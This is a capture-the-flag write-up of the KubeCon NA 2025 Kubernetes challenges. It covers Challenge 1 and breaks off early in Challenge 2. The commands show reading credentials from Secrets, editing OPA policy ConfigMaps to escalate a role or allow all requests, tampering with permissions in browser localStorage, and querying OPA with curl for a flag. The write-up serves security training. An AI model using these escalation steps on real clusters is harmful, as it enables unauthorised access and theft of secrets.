KubeCon NA 2025 CTF Writeup
Table of Contents
Introduction
It’s KubeCon time again. I had completely forgotten about the new India KubeCon, so missed the CTF there, but I’m ready for NA. Once again by the folks at ControlPlane, so thanks to them for always running a good set of challenges.
Challenge 1 - Live Timing
SSHing into the first challenge, let’s see what our first objective is.
Welcome to the 2025 KubeCon NA Grand Prix!

Gentlemen, start your engines!

We are officially live from the legendary Road Atlanta circuit for the 2025 KubeCon NA Grand Prix.
To ensure you don't miss a second of the action, follow the steps below to connect to the live timing dashboard.

Step 1: Establish a Secure Tunnel

ssh -i simulator_rsa -F simulator_config -o IdentitiesOnly=yes bastion -L 8080:localhost:8080

Step 2:

Once the tunnel is active, open your web browser and navigate to the following local address:

http://livetiming.kubesim.tech:8080

Enjoy the race, and may the best driver win!
OK, so we will have a web interface. Let’s reconnect with the port forward and see what the interface looks like.

Looks to be live tracking of a race. Of note, is the login form, and the regular updates.
Let’s come back to this, and see our Kubernetes permissions.
root@jumphost:~# kubectl auth whoami
ATTRIBUTE                                           VALUE
Username                                            system:serviceaccount:jumphost:jumphost
UID                                                 7fda7b94-1e3d-417f-aedb-478a351c36cc
Groups                                              [system:serviceaccounts system:serviceaccounts:jumphost system:authenticated]
Extra: authentication.kubernetes.io/credential-id   [JTI=80c4f41d-5af4-437a-93c8-b1aa83153af3]
Extra: authentication.kubernetes.io/node-name       [node-1]
Extra: authentication.kubernetes.io/node-uid        [4c2727a5-b69d-4de2-abc2-8ac9fad19810]
Extra: authentication.kubernetes.io/pod-name        [jumphost]
Extra: authentication.kubernetes.io/pod-uid         [ff311f6b-1c19-4fca-b47e-f45ace7de18c]
root@jumphost:~# kubectl auth can-i --list
Resources                                       Non-Resource URLs                      Resource Names   Verbs
selfsubjectreviews.authentication.k8s.io        []                                     []               [create]
selfsubjectaccessreviews.authorization.k8s.io   []                                     []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                     []               [create]
namespaces                                      []                                     []               [get watch list]
kongclusterplugins.configuration.konghq.com     []                                     []               [get watch list]
kongconsumers.configuration.konghq.com          []                                     []               [get watch list]
                                                [/.well-known/openid-configuration/]   []               [get]
                                                [/.well-known/openid-configuration]    []               [get]
                                                [/api/*]                               []               [get]
                                                [/api]                                 []               [get]
                                                [/apis/*]                              []               [get]
                                                [/apis]                                []               [get]
                                                [/healthz]                             []               [get]
                                                [/healthz]                             []               [get]
                                                [/livez]                               []               [get]
                                                [/livez]                               []               [get]
                                                [/openapi/*]                           []               [get]
                                                [/openapi]                             []               [get]
                                                [/openid/v1/jwks/]                     []               [get]
                                                [/openid/v1/jwks]                      []               [get]
                                                [/readyz]                              []               [get]
                                                [/readyz]                              []               [get]
                                                [/version/]                            []               [get]
                                                [/version/]                            []               [get]
                                                [/version]                             []               [get]
                                                [/version]                             []               [get]
Looks like an “entry” jumphost user, and we have access to list the namespaces, but also get details about Kong API. Let’s start enumerating what we can.
root@jumphost:~# kubectl get ns
NAME              STATUS   AGE
default           Active   17h
flux-system       Active   17h
jumphost          Active   17h
kong              Active   17h
kube-node-lease   Active   17h
kube-public       Active   17h
kube-system       Active   17h
livetiming        Active   17h
opa               Active   17h
users             Active   17h
root@jumphost:~# kubectl get -A kongclusterplugins -o yaml
apiVersion: v1
items:
- apiVersion: configuration.konghq.com/v1
  config:
    hide_credentials: false
  kind: KongClusterPlugin
  metadata:
    annotations:
      kubectl.kubernetes.io/last-applied-configuration: |
        {"apiVersion":"configuration.konghq.com/v1","config":{"hide_credentials":false},"kind":"KongClusterPlugin","metadata":{"annotations":{"kubernetes.io/ingress.class":"kong"},"name":"basic-auth"},"plugin":"basic-auth"}
      kubernetes.io/ingress.class: kong
    creationTimestamp: "2025-11-11T22:14:21Z"
    generation: 1
    name: basic-auth
    resourceVersion: "1298"
    uid: 650b6355-0a6a-4c66-ba2b-3072ddd305b9
  plugin: basic-auth
- apiVersion: configuration.konghq.com/v1
  config:
    claims_to_verify:
    - exp
    cookie_names:
    - auth_token
  kind: KongClusterPlugin
  metadata:
    annotations:
      kubectl.kubernetes.io/last-applied-configuration: |
        {"apiVersion":"configuration.konghq.com/v1","config":{"claims_to_verify":["exp"],"cookie_names":["auth_token"]},"kind":"KongClusterPlugin","metadata":{"annotations":{"kubernetes.io/ingress.class":"kong"},"name":"jwt-auth"},"plugin":"jwt"}
      kubernetes.io/ingress.class: kong
    creationTimestamp: "2025-11-11T22:14:21Z"
    generation: 1
    name: jwt-auth
    resourceVersion: "1299"
    uid: de17e818-bab4-41b1-a254-f94e16d22b10
  plugin: jwt
kind: List
metadata:
  resourceVersion: ""
root@jumphost:~# kubectl get -A kongconsumers -o yaml
apiVersion: v1
items:
- apiVersion: configuration.konghq.com/v1
  credentials:
  - login-server-issuer
  custom_id: login-server-issuer
  kind: KongConsumer
  metadata:
    annotations:
      kubectl.kubernetes.io/last-applied-configuration: |
        {"apiVersion":"configuration.konghq.com/v1","credentials":["login-server-issuer"],"custom_id":"login-server-issuer","kind":"KongConsumer","metadata":{"annotations":{"kubernetes.io/ingress.class":"kong"},"name":"login-server-issuer","namespace":"livetiming"},"username":"login-server-issuer"}
      kubernetes.io/ingress.class: kong
    creationTimestamp: "2025-11-11T22:14:21Z"
    generation: 1
    name: login-server-issuer
    namespace: livetiming
    resourceVersion: "1462"
    uid: 6cad81fa-5d64-4baa-a08c-31283fa8caeb
  status:
    conditions:
    - lastTransitionTime: "2025-11-11T22:14:54Z"
      message: Object was successfully configured in Kong.
      observedGeneration: 1
      reason: Programmed
      status: "True"
      type: Programmed
  username: login-server-issuer
- apiVersion: configuration.konghq.com/v1
  credentials:
  - livetiming-demo-user
  custom_id: livetiming-demo-user
  kind: KongConsumer
  metadata:
    annotations:
      kubectl.kubernetes.io/last-applied-configuration: |
        {"apiVersion":"configuration.konghq.com/v1","credentials":["livetiming-demo-user"],"custom_id":"livetiming-demo-user","kind":"KongConsumer","metadata":{"annotations":{"kubernetes.io/ingress.class":"kong"},"name":"livetiming-demo-user","namespace":"users"},"username":"livetiming-demo-user"}
      kubernetes.io/ingress.class: kong
    creationTimestamp: "2025-11-11T22:14:21Z"
    generation: 1
    name: livetiming-demo-user
    namespace: users
    resourceVersion: "1465"
    uid: e958cf53-73f1-4e84-925f-caea36a87225
  status:
    conditions:
    - lastTransitionTime: "2025-11-11T22:14:54Z"
      message: Object was successfully configured in Kong.
      observedGeneration: 1
      reason: Programmed
      status: "True"
      type: Programmed
  username: livetiming-demo-user
kind: List
metadata:
  resourceVersion: ""
Of note from those commands:
flux-system,jumphost,kong,livetiming,opa, andusersare probably the namespaces where I need to dig into- There are two auth methods defined in Kong
- Basic auth
- JWT auth from an
auth_tokencookie - There are 2 Kong consumers
Quickly enumerating the permissions in those namespaces, leads us to some interesting permissions in livetiming and users. Starting off with users…
root@jumphost:~# kubectl -n users auth can-i --list
Resources                                       Non-Resource URLs                      Resource Names   Verbs
selfsubjectreviews.authentication.k8s.io        []                                     []               [create]
selfsubjectaccessreviews.authorization.k8s.io   []                                     []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                     []               [create]
secrets                                         []                                     []               [get list watch]
namespaces                                      []                                     []               [get watch list]
kongclusterplugins.configuration.konghq.com     []                                     []               [get watch list]
kongconsumers.configuration.konghq.com          []                                     []               [get watch list]
                                                [/.well-known/openid-configuration/]   []               [get]
                                                [/.well-known/openid-configuration]    []               [get]
                                                [/api/*]                               []               [get]
                                                [/api]                                 []               [get]
                                                [/apis/*]                              []               [get]
                                                [/apis]                                []               [get]
                                                [/healthz]                             []               [get]
                                                [/healthz]                             []               [get]
                                                [/livez]                               []               [get]
                                                [/livez]                               []               [get]
                                                [/openapi/*]                           []               [get]
                                                [/openapi]                             []               [get]
                                                [/openid/v1/jwks/]                     []               [get]
                                                [/openid/v1/jwks]                      []               [get]
                                                [/readyz]                              []               [get]
                                                [/readyz]                              []               [get]
                                                [/version/]                            []               [get]
                                                [/version/]                            []               [get]
                                                [/version]                             []               [get]
                                                [/version]                             []               [get]
It looks like we have permissions to read secrets, so let’s start there.
root@jumphost:~# kubectl -n users get secrets
NAME                   TYPE     DATA   AGE
livetiming-demo-user   Opaque   2      17h
root@jumphost:~# kubectl -n users get secrets -o yaml
apiVersion: v1
items:
- apiVersion: v1
  data:
    password: ZGVtby11c2VyLXA0c3N3MHJk
    username: bGl2ZXRpbWluZy1kZW1vLXVzZXI=
  kind: Secret
  metadata:
    annotations:
      kubectl.kubernetes.io/last-applied-configuration: |
        {"apiVersion":"v1","kind":"Secret","metadata":{"annotations":{},"labels":{"konghq.com/credential":"basic-auth"},"name":"livetiming-demo-user","namespace":"users"},"stringData":{"password":"demo-user-p4ssw0rd","username":"livetiming-demo-user"},"type":"Opaque"}
    creationTimestamp: "2025-11-11T22:14:21Z"
    labels:
      konghq.com/credential: basic-auth
    name: livetiming-demo-user
    namespace: users
    resourceVersion: "1300"
    uid: c95e9b32-0678-476f-9e74-b40320abfe61
  type: Opaque
kind: List
metadata:
  resourceVersion: ""

Quickly decoding the base64 gets us a username of livetiming-demo-user and password of demo-user-p4ssw0rd. Trying this in the web UI logs us in and gets us the first flag upon clicking the button :D

Moving on, let’s look at the livetiming namespace.
root@jumphost:~# kubectl -n livetiming auth can-i --list
Resources                                       Non-Resource URLs                      Resource Names   Verbs
selfsubjectreviews.authentication.k8s.io        []                                     []               [create]
selfsubjectaccessreviews.authorization.k8s.io   []                                     []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                     []               [create]
configmaps                                      []                                     []               [get list watch create update patch delete]
namespaces                                      []                                     []               [get watch list]
pods                                            []                                     []               [get watch list]
deployments.apps                                []                                     []               [get watch list]
kongclusterplugins.configuration.konghq.com     []                                     []               [get watch list]
kongconsumers.configuration.konghq.com          []                                     []               [get watch list]
ingresses.networking.k8s.io                     []                                     []               [get watch list]
                                                [/.well-known/openid-configuration/]   []               [get]
                                                [/.well-known/openid-configuration]    []               [get]
                                                [/api/*]                               []               [get]
                                                [/api]                                 []               [get]
                                                [/apis/*]                              []               [get]
                                                [/apis]                                []               [get]
                                                [/healthz]                             []               [get]
                                                [/healthz]                             []               [get]
                                                [/livez]                               []               [get]
                                                [/livez]                               []               [get]
                                                [/openapi/*]                           []               [get]
                                                [/openapi]                             []               [get]
                                                [/openid/v1/jwks/]                     []               [get]
                                                [/openid/v1/jwks]                      []               [get]
                                                [/readyz]                              []               [get]
                                                [/readyz]                              []               [get]
                                                [/version/]                            []               [get]
                                                [/version/]                            []               [get]
                                                [/version]                             []               [get]
                                                [/version]                             []               [get]
So we have permissions for a few things in here:
- We can list and update ConfigMaps
- List Pods / Deployments
- List Ingresses
root@jumphost:~# kubectl -n livetiming get cm  -o yaml
apiVersion: v1
items:
- apiVersion: v1
  data:
    ca.crt: |
      -----BEGIN CERTIFICATE-----
      MIIDBTCCAe2gAwIBAgIIRAvR1IN9ENowDQYJKoZIhvcNAQELBQAwFTETMBEGA1UE
      AxMKa3ViZXJuZXRlczAeFw0yNTExMTEyMjA3MjZaFw0zNTExMDkyMjEyMjZaMBUx
      EzARBgNVBAMTCmt1YmVybmV0ZXMwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEK
      AoIBAQDrPLU2Y+GHqIgjDhkKTYuLclTqhq75IlsDPsf26ymAr/0PAxc04Nio5Z8o
      Yns63gtGqh7nrWLWWOb3ikll8hGM7Bczbj0ZotGolNdnSaAipJv1+3oUNbFkSv0z
      ySPvDssFn+ltIbZCTKi2oCpsRQfyFm28Z2/hI2HbcQtOk+RI1AvVVFkGJmsKtoxg
      z8OcwkM3e2o4y7ryrlNWP/MWJ3FQYI96PUK4DOXb4RwQDxQ1pY24dPaBbU/kfHRS
      jlyEdpXRPQhQSHQMrIII6ahDq/CMy4wO8bm5djFPvUhusy3bJ87wYCgxWjvipIFy
      nmES05t/qoQRrDXgbNBmxlZfFtiHAgMBAAGjWTBXMA4GA1UdDwEB/wQEAwICpDAP
      BgNVHRMBAf8EBTADAQH/MB0GA1UdDgQWBBQCWHtOU+OkRhcXwo4QMXxKmVzgfTAV
      BgNVHREEDjAMggprdWJlcm5ldGVzMA0GCSqGSIb3DQEBCwUAA4IBAQCmWM9wjAcf
      DPvk7FItNa/fg4TQVNHbut3MlXmB/qP+BTWJY1lXH/CtKrSEmqBqUQtyEq3tcPB7
      FADGQH6TDEOijJLAceqnqKXWSnhHgUK+V3k8Jd25gNY0T3XtBAszHQJHGTl1AiIj
      Syglp4JXBItcn2F+RGaemlmLApBsBj1TomZyshcksMRaXXoK7RAAABGR6cQsQCN2
      XhuPyT3vFzaz8J4oU9UfEYrRGU8TVorYZsG7Pr/CDEGYxI21+5rkJcfI0+hipyK1
      3qN+2+Fd/fXf4nBRGGQgL2nr0+uxNIpB0SEGkICUcAXg+kFAeNm/6xc65l/pmOs+
      nzgTIuZL/ujB
      -----END CERTIFICATE-----
  kind: ConfigMap
  metadata:
    annotations:
      kubernetes.io/description: Contains a CA bundle that can be used to verify the
        kube-apiserver when using internal endpoints such as the internal service
        IP or kubernetes.default.svc. No other usage is guaranteed across distributions
        of Kubernetes clusters.
    creationTimestamp: "2025-11-11T22:14:16Z"
    name: kube-root-ca.crt
    namespace: livetiming
    resourceVersion: "1257"
    uid: 86a8a1d2-b154-405c-8190-3c78ffdd534c
- apiVersion: v1
  data:
    opa_data.json: |-
      {
        "access_rules": {
          "paths": {
            "/flag": [
              "user",
              "admin"
            ],
            "/racedirector": [
              "admin"
            ]
          }
        }
      }
  kind: ConfigMap
  metadata:
    annotations:
      kubectl.kubernetes.io/last-applied-configuration: |
        {"apiVersion":"v1","data":{"opa_data.json":"{\n  \"access_rules\": {\n    \"paths\": {\n      \"/flag\": [\n        \"user\",\n        \"admin\"\n      ],\n      \"/racedirector\": [\n        \"admin\"\n      ]\n    }\n  }\n}"},"kind":"ConfigMap","metadata":{"annotations":{},"labels":{"openpolicyagent.org/data":"opa"},"name":"livetiming-policy-data","namespace":"livetiming"}}
      openpolicyagent.org/kube-mgmt-retries: "0"
      openpolicyagent.org/kube-mgmt-status: '{"status":"ok"}'
    creationTimestamp: "2025-11-11T22:14:21Z"
    labels:
      openpolicyagent.org/data: opa
    name: livetiming-policy-data
    namespace: livetiming
    resourceVersion: "1306"
    uid: c6f52dc7-fc39-4f6b-8a29-ed209b557a42
- apiVersion: v1
  data:
    opa_rule.rego: |-
      package secret
      what_is_this := data.opa["secret-policy-data"]["opa_data.json"]["flag"]
  kind: ConfigMap
  metadata:
    annotations:
      kubectl.kubernetes.io/last-applied-configuration: |
        {"apiVersion":"v1","data":{"opa_rule.rego":"package secret\nwhat_is_this := data.opa[\"secret-policy-data\"][\"opa_data.json\"][\"flag\"]"},"kind":"ConfigMap","metadata":{"annotations":{},"labels":{"openpolicyagent.org/policy":"rego"},"name":"secret-policy","namespace":"livetiming"}}
      openpolicyagent.org/kube-mgmt-retries: "0"
      openpolicyagent.org/kube-mgmt-status: '{"status":"ok"}'
    creationTimestamp: "2025-11-11T22:14:21Z"
    labels:
      openpolicyagent.org/policy: rego
    name: secret-policy
    namespace: livetiming
    resourceVersion: "1311"
    uid: 9a44fd73-e861-42fc-af1e-6fc635d0ec1a
kind: List
metadata:
  resourceVersion: ""
Looking at ConfigMaps, there appear to be two of particular interest. The livetiming-policy-data appears to contain an OPA JSON file specifying the permissions required for different paths. Decoding the JWT I have from logging in suggests I have the user role. This aligns with me accessing /flag. I probably need to get myself to the /racedirector to further progress. The other thing of note is that there is a flag in OPA, within the what_is_this variable in the secret package. Let’s get back to that.
We have the ability to update ConfigMaps, so let’s just update the ConfigMap to allow the user role to access /racedirector.
root@jumphost:~# kubectl -n livetiming edit cm livetiming-policy-data
configmap/livetiming-policy-data edited
root@jumphost:~# kubectl -n livetiming get cm livetiming-policy-data -o yaml
apiVersion: v1
data:
  opa_data.json: |-
    {
      "access_rules": {
        "paths": {
          "/flag": [
            "user",
            "admin"
          ],
          "/racedirector": [
            "user",
            "admin"
          ]
        }
      }
    }
Sending a request to that endpoint returns

Hmm.. I was hoping for more.. like a flag…. nevermind, let’s see what we can do with this.
I wonder if there’s some client-side JS that would get updated with this change? Digging into the JS a tad I find this snippet.

OK, so there is a permissions object within local storage, if I update that - maybe some new bits will show in the UI.

A quick update, and yup, we now have a control panel :D

One of which is Kubecon Flag. Let’s get it

That’s flag 2. One more left. The one within OPA. I bet the app talks to OPA, considering OPA is used for authorisation. We have list permissions on pods / deployments, so let’s check if we have any OPA details within.
root@jumphost:~# kubectl -n livetiming get deployment -o yaml
apiVersion: v1
items:
- apiVersion: apps/v1
  kind: Deployment
  metadata:
    annotations:
      deployment.kubernetes.io/revision: "1"
      kubectl.kubernetes.io/last-applied-configuration: |
        {"apiVersion":"apps/v1","kind":"Deployment","metadata":{"annotations":{},"labels":{"app":"livetiming"},"name":"livetiming","namespace":"livetiming"},"spec":{"replicas":1,"selector":{"matchLabels":{"app":"livetiming"}},"template":{"metadata":{"labels":{"app":"livetiming"}},"spec":{"containers":[{"env":[{"name":"OPA_URL","value":"https://opa-opa-kube-mgmt.opa:8181/v1/data/livetiming/allow"},{"name":"JWT_KEY_ID","valueFrom":{"secretKeyRef":{"key":"key","name":"login-server-issuer"}}},{"name":"JWT_SECRET","valueFrom":{"secretKeyRef":{"key":"secret","name":"login-server-issuer"}}}],"image":"ghcr.io/wild-westio/ctf-livetiming/livetiming:main","name":"livetiming","ports":[{"containerPort":8000}]}],"imagePullSecrets":[{"name":"ghcr-pull-secret"}]}}}}
    creationTimestamp: "2025-11-11T22:14:21Z"
    generation: 1
    labels:
      app: livetiming
    name: livetiming
    namespace: livetiming
    resourceVersion: "1341"
    uid: 53533e7e-e451-4d9c-bd18-a257051ad11d
  spec:
    progressDeadlineSeconds: 600
    replicas: 1
    revisionHistoryLimit: 10
    selector:
      matchLabels:
        app: livetiming
    strategy:
      rollingUpdate:
        maxSurge: 25%
        maxUnavailable: 25%
      type: RollingUpdate
    template:
      metadata:
        creationTimestamp: null
        labels:
          app: livetiming
      spec:
        containers:
        - env:
          - name: OPA_URL
            value: https://opa-opa-kube-mgmt.opa:8181/v1/data/livetiming/allow
          - name: JWT_KEY_ID
            valueFrom:
              secretKeyRef:
                key: key
                name: login-server-issuer
          - name: JWT_SECRET
            valueFrom:
              secretKeyRef:
                key: secret
                name: login-server-issuer
          image: ghcr.io/wild-westio/ctf-livetiming/livetiming:main
          imagePullPolicy: IfNotPresent
          name: livetiming
          ports:
          - containerPort: 8000
            protocol: TCP
          resources: {}
          terminationMessagePath: /dev/termination-log
          terminationMessagePolicy: File
        dnsPolicy: ClusterFirst
        imagePullSecrets:
        - name: ghcr-pull-secret
        restartPolicy: Always
        schedulerName: default-scheduler
        securityContext: {}
        terminationGracePeriodSeconds: 30
  status:
    availableReplicas: 1
    conditions:
    - lastTransitionTime: "2025-11-11T22:14:27Z"
      lastUpdateTime: "2025-11-11T22:14:27Z"
      message: Deployment has minimum availability.
      reason: MinimumReplicasAvailable
      status: "True"
      type: Available
    - lastTransitionTime: "2025-11-11T22:14:21Z"
      lastUpdateTime: "2025-11-11T22:14:27Z"
      message: ReplicaSet "livetiming-7fc869df85" has successfully progressed.
      reason: NewReplicaSetAvailable
      status: "True"
      type: Progressing
    observedGeneration: 1
    readyReplicas: 1
    replicas: 1
    updatedReplicas: 1
kind: List
metadata:
  resourceVersion: ""
A quick skim through shows us the OPA URL of https://opa-opa-kube-mgmt.opa:8181/v1/data/livetiming/allow, but not much else. Essentially, this path hits OPAs Data API, and gets the allow variable from the livetiming package. Let’s see if we can get a response from the API.
root@jumphost:~# curl -k -X POST https://opa-opa-kube-mgmt.opa:8181/v1/data/livetiming/allow
{"result":false,"warning":{"code":"api_usage_warning","message":"'input' key missing from the request"}}
Excellent, so we can talk to it and get a response. At this point I try to directly fetch the what_is_this flag from the secret package (/v1/data/secret/what_is_this) but I kept getting authorisation errors.
{
  "code": "unauthorized",
  "message": "request rejected by administrative policy"
}
After trying a few different things, I decide to try to escalate permissions. I modified the ConfigMap to allow every action unauthenticated. Essentially setting the rego to:
root@jumphost:~# kubectl -n livetiming get cm  secret-policy -o yaml
apiVersion: v1
data:
  opa_rule.rego: |-
    package system.authz

    allow := true
[..SNIP..]
I could then list policies and hopefully use that to know what to do next.
root@jumphost:~# curl -k https://opa-opa-kube-mgmt.opa:8181/v1/policies | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  8046   0  8046   0     0 788050     0  --:--:-- --:--:-- --:--:-- 804600
{
  "result": [
    {
      "id": "bootstrap/authz.rego",
      "raw": "package system.authz\n\nimport rego.v1\n\ndefault allow := false\n\nallow if {\n  input.path == [\"v1\", \"data\", \"livetiming\", \"allow\"]\n  input.method == \"POST\"\n}\n\nallow if {\n  input.path == [\"v1\", \"data\", \"secret\", \"what_is_this\"]\n  input.method == \"POST\"\n}\n\nallow if {\n  input.path == [\"\"]\n  input.method == \"POST\"\n}\n\nallow if {\n  input.path == [\"health\"]\n  input.method == \"GET\"\n}\n\nallow if {\n  input.path == [\"metrics\"]\n  input.method == \"GET\"\n}\n\nallow if {\n  input.identity == \"03850A623A41A6BEE5876D7FC33E43F8\"\n}\n",
[..SNIP..]
Interesting, the path was correct and is explicitly allowed. Did I typo it? Reverting the ConfigMap and trying again:
root@jumphost:~# curl -k -X POST https://opa-opa-kube-mgmt.opa:8181/v1/data/secret/what_is_this
{"result":"flag_ctf{wait_I_am_not_supposed_to_save_secrets_here}","warning":{"code":"api_usage_warning","message":"'input' key missing from the request"}}
Weird. Not sure what happened there…. anyways.. onwards!
Challenge 2 - Call Me Maybe
After that moment of weirdness. Let’s start up the next challenge.
The engineer who built this service has been completely hooked on a certain 2012 pop hit. So much so, that other team members have reported hearing them quietly singing to themselves while staring at the Kubernetes logs...

- Hey, I just met you, and this is crazy... but here's my address, so call me, maybe?
Not too much information, time to start with basic enumeration.
root@jumphost:~# kubectl auth whoami
ATTRIBUTE                                           VALUE
Username                                            system:serviceaccount:jumphost:jumphost
UID                                                 1f176e52-c8c1-447b-bad5-b8c332c73951
Groups                                              [system:serviceaccounts system:serviceaccounts:jumphost system:authenticated]
Extra: authentication.kubernetes.io/credential-id   [JTI=c4bca64e-1d30-4280-b706-5defed1a43dd]
Extra: authentication.kubernetes.io/node-name       [node-1]
Extra: authentication.kubernetes.io/node-uid        [e18c1fed-db17-4d0a-a120-d07394a5f9e9]
Extra: authentication.kubernetes.io/pod-name        [jumphost]
Extra: authentication.kubernetes.io/pod-uid         [55354e9d-21b4-42fe-b4a4-f7f324795ff3]
root@jumphost:~# kubectl auth can-i --list
Resources                                       Non-Resource URLs                      Resource Names   Verbs
selfsubjectreviews.authentication.k8s.io        []                                     []               [create]
selfsubjectaccessreviews.authorization.k8s.io   []                                     []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                     []               [create]
namespaces                                      []                                     []               [get list watch]
networkpolicies.networking.k8s.io               []                                     []               [get list watch]
                                                [/.well-known/openid-configuration/]   []               [get]
                                                [/.well-known/openid-configuration]    []               [get]
                                                [/api/*]                               []               [get]
                                                [/api]                                 []               [get]
                                                [/apis/*]                              []               [get]
                                                [/apis]                                []               [get]
                                                [/healthz]                             []               [get]
                                                [/healthz]                             []               [get]
                                                [/livez]                               []               [get]
                                                [/livez]                               []               [get]
                                                [/openapi/*]                           []               [get]
                                                [/openapi]                             []               [get]
                                                [/openid/v1/jwks/]                     []               [get]
                                                [/openid/v1/jwks]                      []               [get]
                                                [/readyz]                              []               [get]
                                                [/readyz]                              []               [get]
                                                [/version/]                            []               [get]
                                                [/version/]                            []               [get]
                                                [/version]                             []               [get]
                                                [/version]                             []               [get]
root@jumphost:~# kubectl get ns
NAME              STATUS   AGE
app               Active   18h
default           Active   18h
jumphost          Active   18h
kube-node-lease   Active   18h
kube-public       Active   18h
kube-system       Active   18h
restricted        Active   18h
yellow-pages      Active   18
This leads us to a variety of namespaces. Likely the ones we care about are app, jumphost, restricted and yellow-pages.
Let’s start with app.
root@jumphost:~# kubectl -n app auth can-i --list
Resources                                       Non-Resource URLs                      Resource Names   Verbs
selfsubjectreviews.authentication.k8s.io        []                                     []               [create]
selfsubjectaccessreviews.authorization.k8s.io   []                                     []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                     []               [create]
configmaps                                      []                                     []               [get list watch]
namespaces                                      []                                     []               [get list watch]
pods/log                                        []                                     []               [get list watch]
pods                                            []                                     []               [get list watch]
networkpolicies.networking.k8s.io               []                                     []               [get list watch]
                                                [/.well-known/openid-configuration/]   []               [get]
                                                [/.well-known/openid-configuration]    []               [get]
                                                [/api/*]                               []               [get]
                                                [/api]                                 []               [get]
                                                [/apis/*]                              []               [get]
                                                [/apis]                                []               [get]
                                                [/healthz]                             []               [get]
                                                [/healthz]                             []               [get]
                                                [/livez]                               []               [get]
                                                [/livez]                               []               [get]
                                                [/openapi/*]                           []               [get]
                                                [/openapi]                             []               [get]
                                                [/openid/v1/jwks/]                     []               [get]
